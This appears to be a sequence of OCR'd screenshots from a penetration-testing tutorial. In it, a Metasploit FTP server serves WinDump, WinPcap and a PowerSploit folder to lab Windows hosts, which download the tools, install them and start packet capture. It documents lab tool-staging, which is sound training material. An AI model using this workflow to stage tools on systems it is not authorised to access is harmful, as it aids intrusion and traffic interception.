
```
msf auxiliary(ftp) > set FTPROOT /root/public
FTPROOT => /root/public
msf auxiliary(ftp) > show options

Module options (auxiliary/server/ftp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FTPPASS                    no        Configure a specific password that should be allowed acces
s
   FTPROOT   /root/public     yes       The FTP root directory to serve files from
   FTPUSER                    no        Configure a specific username that should be allowed acces
s
   PASVPORT  0                no        The local PASV data port to listen on (0 is random)
   SRVHOST   0.0.0.0          yes       The local host to listen on. This must be an address on th
e local machine or 0.0.0.0
   SRVPORT   21               yes       The local port to listen on.
   SSL       false            no        Negotiate SSL for incoming connections
   SSLCert                    no        Path to a custom SSL certificate (default is randomly gene
rated)


Auxiliary action:

   Name     Description
   ----     -----------
   Service


msf auxiliary(ftp) > run
[*] Auxiliary module execution completed

[*] Server started.
```


```
msf >
msf > use auxiliary/server/ftp
msf auxiliary(ftp) > show options

Module options (auxiliary/server/ftp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FTPPASS                    no        Configure a specific password that should be allowed acces
s
   FTPROOT   /tmp/ftproot     yes       The FTP root directory to serve files from
   FTPUSER                    no        Configure a specific username that should be allowed acces
s
   PASVPORT  0                no        The local PASV data port to listen on (0 is random)
   SRVHOST   0.0.0.0          yes       The local host to listen on. This must be an address on th
e local machine or 0.0.0.0
   SRVPORT   21               yes       The local port to listen on.
   SSL       false            no        Negotiate SSL for incoming connections
   SSLCert                    no        Path to a custom SSL certificate (default is randomly gene
rated)


Auxiliary action:

   Name     Description
   ----     -----------
   Service
```


```
[*] Server started.
msf auxiliary(ftp) > [*] 192.168.202.130:49162 FTP download request for microolap_pssdk6_driver_fo
r_ndis6_x64_v6.1.0.6363.msi
[*] 192.168.202.130:49162 FTP download request for tcpdump.jpg
[*] 192.168.202.130:49162 FTP download request for tdpdump.jpg

msf auxiliary(ftp) >
[*] 192.168.202.1:54460 UNKNOWN 'FEAT '
[*] 192.168.202.133:49171 FTP download request for microolap_pssdk6_driver_for_ndis6_x86_v6.1.0.63
63.msi
[*] 192.168.202.128:1308 FTP download request for microolap_pssdk6_driver_for_ndis6_x86_v6.1.0.636
3.msi
[*] 192.168.202.128:1308 FTP download request for tdpdump.jpg

msf auxiliary(ftp) >
```


```
PS C:\Users\Administrator\Downloads> ftp 192.168.202.129
Connected to 192.168.202.129.
220 FTP Server Ready
User (192.168.202.129:(none)):
331 User name okay, need password...
Password:
230 Login OK
ftp> dir
200 PORT command successful.
150 Opening ASCII mode data connection for /bin/ls
total 293
-rw-r--r--   1 0        0          569344 Jan   1  2000 WinDump.exe
drwxr-xr-x   2 0        0             512 Jan   1  2000 powersploit
-rw-r--r--   1 0        0          915128 Jan   1  2000 WinPcap_4_1_3.exe
drwxr-xr-x   2 0        0             512 Jan   1  2000 .
drwxr-xr-x   2 0        0             512 Jan   1  2000 ..
226 Transfer complete.
ftp: 304 bytes received in 0.00Seconds 304000.00Kbytes/sec.
ftp> get WinPcap_4_1_3.exe
200 PORT command successful.
150 Opening BINARY mode data connection for WinPcap_4_1_3.exe
226 Transfer complete.
ftp: 915128 bytes received in 0.00Seconds 915128000.00Kbytes/sec.
ftp> get WinDump.exe
200 PORT command successful.
150 Opening BINARY mode data connection for WinDump.exe
226 Transfer complete.
ftp: 569344 bytes received in 0.11Seconds 5223.34Kbytes/sec.
ftp> quit
221 Logout
PS C:\Users\Administrator\Downloads> dir


    Directory: C:\Users\Administrator\Downloads


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
-a---         4/14/2015   9:50 PM     569344 WinDump.exe
-a---         4/14/2015   9:49 PM     915128 WinPcap_4_1_3.exe


PS C:\Users\Administrator\Downloads>
```


```
[*] Server started.
msf auxiliary(ftp) > [*] 192.168.202.132:49160 FTP download request for WinPcap_4_1_3.exe
[*] 192.168.202.132:49160 FTP download request for WinDump.exe
[*] 192.168.202.128:1051 FTP download request for windump.exe
[*] 192.168.202.128:1051 FTP download request for WinDump.exe
[*] 192.168.202.128:1051 FTP download request for WinPcap_4_1_3.exe

msf auxiliary(ftp) >
```



Administrator ▸ Downloads
Search Downloads
Organize
Open
Share with
Burn
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Computer
Local Disk (C:)
DVD RW Drive
Network
Name
Date modified
Type
Size
WinDump
4/14/2015 9:50 PM
Application
556 KB
WinPcap_4_1_3
4/14/2015 9:49 PM
Application
894 KB
WinPcap 4.1.3 Setup
Welcome to the WinPcap 4.1.3 Setup Wizard
This Wizard will guide you through the entire WinPcap installation.
For more information or support, please visit the WinPcap home page.
http://www.winpcap.org
Next >
Cancel



WinPcap 4.1.3 Setup
License Agreement
Please review the license terms before installing WinPcap 4.1.3.
Press Page Down to see the rest of the agreement.
Copyright (c) 1999 - 2005 NetGroup, Politecnico di Torino (Italy).
Copyright (c) 2005 - 2010 CACE Technologies, Davis (California).
Copyright (c) 2010 - 2013 Riverbed Technology, San Francisco (California).
All rights reserved.
Redistribution and use in source and binary forms, with or without modification, are permitted provided that the following conditions are met:
1. Redistributions of source code must retain the above copyright notice, this list of conditions and the following disclaimer.
2. Redistributions in binary form must reproduce the above copyright notice, this list of
If you accept the terms of the agreement, click I Agree to continue. You must accept the agreement to install WinPcap 4.1.3.
Nullsoft Install System v2.46
< Back
I Agree
Cancel



WinPcap 4.1.3 Setup
Installation options
Please review the following options before installing WinPcap 4.1.3
Automatically start the WinPcap driver at boot time
Keep this option checked!
Nullsoft Install System v2.46
< Back
Install
Cancel



C:\Users\Administrator\Downloads\WinDump.exe: listening on \Device\NPF_{A2C2A11C-CD03-419C-81E9-A47E522A5986}
18:43:21.833305 IP6 WIN-MO8FVCLLIIB.localdomain > ff02::16: HBH ICMP6, multicast listener report v2, 1 group record(s), length 28
18:43:21.835234 IP WIN-MO8FVCLLIIB.localdomain > 224.0.0.22: igmp v3 report, 1 group record(s)
18:43:21.838833 IP WIN-MO8FVCLLIIB.localdomain.59808 > 239.255.255.250.1900: UDP, length 133
18:43:21.923571 IP WIN-MO8FVCLLIIB.localdomain > 224.0.0.22: igmp v3 report, 1 group record(s)
18:43:21.923693 IP6 WIN-MO8FVCLLIIB.localdomain > ff02::16: HBH ICMP6, multicast listener report v2, 1 group record(s), length 28
18:43:22.176377 IP6 WIN-MO8FVCLLIIB.localdomain.59806 > ff02::c.1900: UDP, length 91
18:43:22.176768 IP WIN-MO8FVCLLIIB.localdomain.59808 > 239.255.255.250.1900: UDP, length 97
18:43:22.247368 IP6 WIN-MO8FVCLLIIB.localdomain.59806 > ff02::c.1900: UDP, length 123
18:43:22.247521 IP WIN-MO8FVCLLIIB.localdomain.59808 > 239.255.255.250.1900: UDP, length 129
18:43:22.403906 IP WIN-MO8FVCLLIIB.localdomain.138 > 192.168.202.255.138: UDP, length 174
18:43:22.404054 IP WIN-MO8FVCLLIIB.localdomain.137 > 192.168.202.255.137: UDP, length 50
18:43:22.404525 IP BO-887B8A2B665D.137 > 192.168.202.255.137: UDP, length 50
18:43:22.404625 arp who-has BO-887B8A2B665D tell WIN-MO8FVCLLIIB.localdomain
18:43:22.404773 arp reply BO-887B8A2B665D is-at 00:0c:29:45:85:dc (oui Unknown)
18:43:22.404781 IP WIN-MO8FVCLLIIB.localdomain.137 > BO-887B8A2B665D.137: UDP, length 62
18:43:22.405041 IP BO-887B8A2B665D.138 > WIN-MO8FVCLLIIB.localdomain.138: UDP, length 190
18:43:22.406025 IP WIN-MO8FVCLLIIB.localdomain.59810 > 239.255.255.250.3702: UDP, length 624
18:43:22.406428 IP6 WIN-MO8FVCLLIIB.localdomain.59811 > ff02::c.3702: UDP, length 624
18:43:22.516646 IP WIN-MO8FVCLLIIB.localdomain.59810 > 239.255.255.250.3702: UDP, length 624
18:43:22.564863 IP6 WIN-MO8FVCLLIIB.localdomain.59811 > ff02::c.3702: UDP, length 624
18:43:22.626616 arp who-has 192.168.202.1 tell WIN-MO8FVCLLIIB.localdomain
18:43:22.626701 arp reply 192.168.202.1 is-at 00:50:56:c0:00:01 (oui Unknown)
18:43:22.626711 IP WIN-MO8FVCLLIIB.localdomain.55385 > 192.168.202.1.53: 13251+[!domain]
18:43:22.626809 IP 192.168.202.1 > WIN-MO8FVCLLIIB.localdomain: ICMP 192.168.202.1 udp port 53 unreachable, length 126
18:43:22.627021 IP6 WIN-MO8FVCLLIIB.localdomain.62481 > ff02::1:3.5355: UDP, length 90
18:43:22.627274 IP WIN-MO8FVCLLIIB.localdomain.59489 > 224.0.0.252.5355: UDP, length 90
18:43:22.735819 IP6 WIN-MO8FVCLLIIB.localdomain.62481 > ff02::1:3.5355: UDP, length 90
18:43:22.735962 IP WIN-MO8FVCLLIIB.localdomain.59489 > 224.0.0.252.5355: UDP, length 90
18:43:22.941888 IP WIN-MO8FVCLLIIB.localdomain.64926 > 192.168.202.1.53: 48606+ PTR? 22.0.0.224.in-addr.arpa. (41)
18:43:22.941999 IP 192.168.202.1 > WIN-MO8FVCLLIIB.localdomain: ICMP 192.168.202.1 udp port 53 unreachable, length 77
18:43:22.942198 IP6 WIN-MO8FVCLLIIB.localdomain.52359 > ff02::1:3.5355: UDP, length 41
18:43:22.942330 IP WIN-MO8FVCLLIIB.localdomain.64140 > 224.0.0.252.5355: UDP, length 41
18:43:23.047909 IP6 WIN-MO8FVCLLIIB.localdomain.52359 > ff02::1:3.5355: UDP, length 41
18:43:23.048046 IP WIN-MO8FVCLLIIB.localdomain.64140 > 224.0.0.252.5355: UDP, length 41
18:43:23.156991 IP WIN-MO8FVCLLIIB.localdomain.137 > 192.168.202.255.137: UDP, length 50
18:43:23.250847 IP WIN-MO8FVCLLIIB.localdomain.137 > 224.0.0.22.137: UDP, length 50
18:43:23.921400 IP WIN-MO8FVCLLIIB.localdomain.137 > 192.168.202.255.137: UDP, length 50
18:43:24.686630 IP WIN-MO8FVCLLIIB.localdomain.56203 > 192.168.202.1.53: 7466+ A? BO-887B8A2B665D.localdomain. (45)
18:43:24.686820 IP 192.168.202.1 > WIN-MO8FVCLLIIB.localdomain: ICMP 192.168.202.1 udp port 53 unreachable, length 81
18:43:24.687013 IP6 WIN-MO8FVCLLIIB.localdomain.52580 > ff02::1:3.5355: UDP, length 33
18:43:24.687181 IP WIN-MO8FVCLLIIB.localdomain.49319 > 224.0.0.252.5355: UDP, length 33
18:43:24.763777 IP WIN-MO8FVCLLIIB.localdomain.137 > 224.0.0.22.137: UDP, length 50
18:43:24.795170 IP6 WIN-MO8FVCLLIIB.localdomain.52580 > ff02::1:3.5355: UDP, length 33
18:43:24.795302 IP WIN-MO8FVCLLIIB.localdomain.49319 > 224.0.0.252.5355: UDP, length 33
18:43:24.841828 IP WIN-MO8FVCLLIIB.localdomain.59808 > 239.255.255.250.1900: UDP, length 133
18:43:24.999658 IP WIN-MO8FVCLLIIB.localdomain.53604 > 192.168.202.1.53: 55010+ A? BO-887B8A2B665D.localdomain. (45)
18:43:24.999800 IP 192.168.202.1 > WIN-MO8FVCLLIIB.localdomain: ICMP 192.168.202.1 udp port 53 unreachable, length 81

